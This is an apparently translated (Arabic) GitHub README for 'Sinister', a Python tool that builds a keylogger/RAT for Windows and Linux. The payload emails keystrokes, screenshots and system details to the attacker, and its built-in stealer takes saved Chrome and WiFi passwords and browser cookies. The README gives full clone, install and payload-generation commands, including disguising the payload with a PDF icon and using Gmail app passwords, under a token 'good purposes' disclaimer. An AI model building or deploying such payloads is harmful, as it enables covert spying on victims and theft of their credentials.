 pushpenderindia/sinister

Sinister هو مولد كيلوجر لأنظمة Windows/Linux يقوم بإرسال سجلات الضغط على المفاتيح عبر البريد الإلكتروني مع معلومات مستهدفة أخرى قيمة.



هذا السكربت البايثون الصغير يمكنه القيام بعمل رائع حقًا.
Sinister هو مُولّد Keylogger لأنظمة ويندوز/لينكس، يقوم بإرسال سجلات المفاتيح ولقطات الشاشة عبر البريد الإلكتروني مع معلومات ضحية أخرى قيّمة، مكتوب بلغة Python 3.
:computer: تم إنشاء هذا المشروع فقط للأغراض الجيدة والاستخدام الشخصي.
هذا البرنامج يُقدم "كما هو" بدون أي ضمان من أي نوع. يمكنك استخدام هذا البرنامج على مسؤوليتك الخاصة. الاستخدام هو مسؤولية المستخدم النهائي بالكامل. المطورون لا يتحملون أي مسؤولية ولا يكونون مسؤولين عن أي إساءة استخدام أو ضرر ناتج عن هذا البرنامج.
| اسم الخادم | خادم SMTP | منفذ SMTP |
|---|---|---|
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
| ما يمكن أن يسرقه أداة السرقة المدمجة: |
|---|
| متصفح Chrome (كلمة المرور المحفوظة) |
| WiFi (كلمة المرور المحفوظة) |
| ملفات تعريف الارتباط Chrome (بيانات تسجيل الدخول، ملفات تعريف الارتباط، السجل) |
| ملفات تعريف الارتباط Firefox (cookies.sqlite) |
| هذه الأشياء تُجلب وتُرسل: |
|---|
| نظام التشغيل |
| اسم الكمبيوتر |
| اسم المستخدم |
| IPv4 العام |
في 30 مايو 2022، قامت Google بإزالة ميزة التطبيقات الأقل أمانًا، لذا بدلاً من كلمة مرور Gmail:
كلمة المرور الخاصة بالتطبيق هذه عند إنشاء الحمولة. Kali Linux - الإصدار المتداول
 Windows 10
Windows 8.1 - Pro
Windows 7 - Ultimate
# انتقل إلى الدليل /opt (اختياري)
$ cd /opt/

# استنساخ هذا المستودع
$ git clone https://github.com/PushpenderIndia/Sinister.git

# انتقل إلى مجلد Sinister
$ cd Sinister

# تثبيت التبعيات
$ bash installer_linux.sh

*** ملاحظة عند ظهور مربع حوار مثبت Python أثناء تنفيذ installer_linux.sh ***
    * انقر على التثبيت المخصص
    * حدد المسار إلى: C:/Python37-32
    ### بحيث يتم تثبيت Python في هذا المسار (داخل Wine) : ~/.wine/drive_c/Python37-32

# إذا كنت تواجه أخطاء أثناء تنفيذ installer_linux.sh، حاول التثبيت باستخدام installer_linux.py
$ python3 installer_linux.py

$ chmod +x Sinister.py
$ python3 Sinister.py --help

# إنشاء الحمولة/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لجيميل، تكوين المنفذ (خادم SMTP الافتراضي = smtp.gmail.com، المنفذ الافتراضي = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لأوتلوك، تكوين المنفذ
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لياهو، تكوين المنفذ
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path

ملاحظة: يمكنك أيضًا استخدام الأيقونات المخصصة لدينا من مجلد icon، فقط استخدمها هكذا  --icon icon/pdf.ico
# تثبيت التبعيات
$ قم بتثبيت أحدث Python 3.x

# استنساخ هذا المستودع
$ git clone https://github.com/PushpenderIndia/Sinister.git

# انتقل إلى المستودع
$ cd Sinister

# تثبيت التبعيات
$ python -m pip install -r requirements.txt

# افتح Sinister.py في محرر نصوص وقم بتكوين السطر 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"

# الحصول على قائمة المساعدة
$ python Sinister.py --help

# إنشاء الحمولة/RAT
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لجيميل، تكوين المنفذ (خادم SMTP الافتراضي = smtp.gmail.com، المنفذ الافتراضي = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لأوتلوك، تكوين المنفذ
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -w -o output_file_name --icon icon_path

# إنشاء الحمولة باستخدام خادم SMTP لياهو، تكوين المنفذ
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -w -o output_file_name --icon icon_path
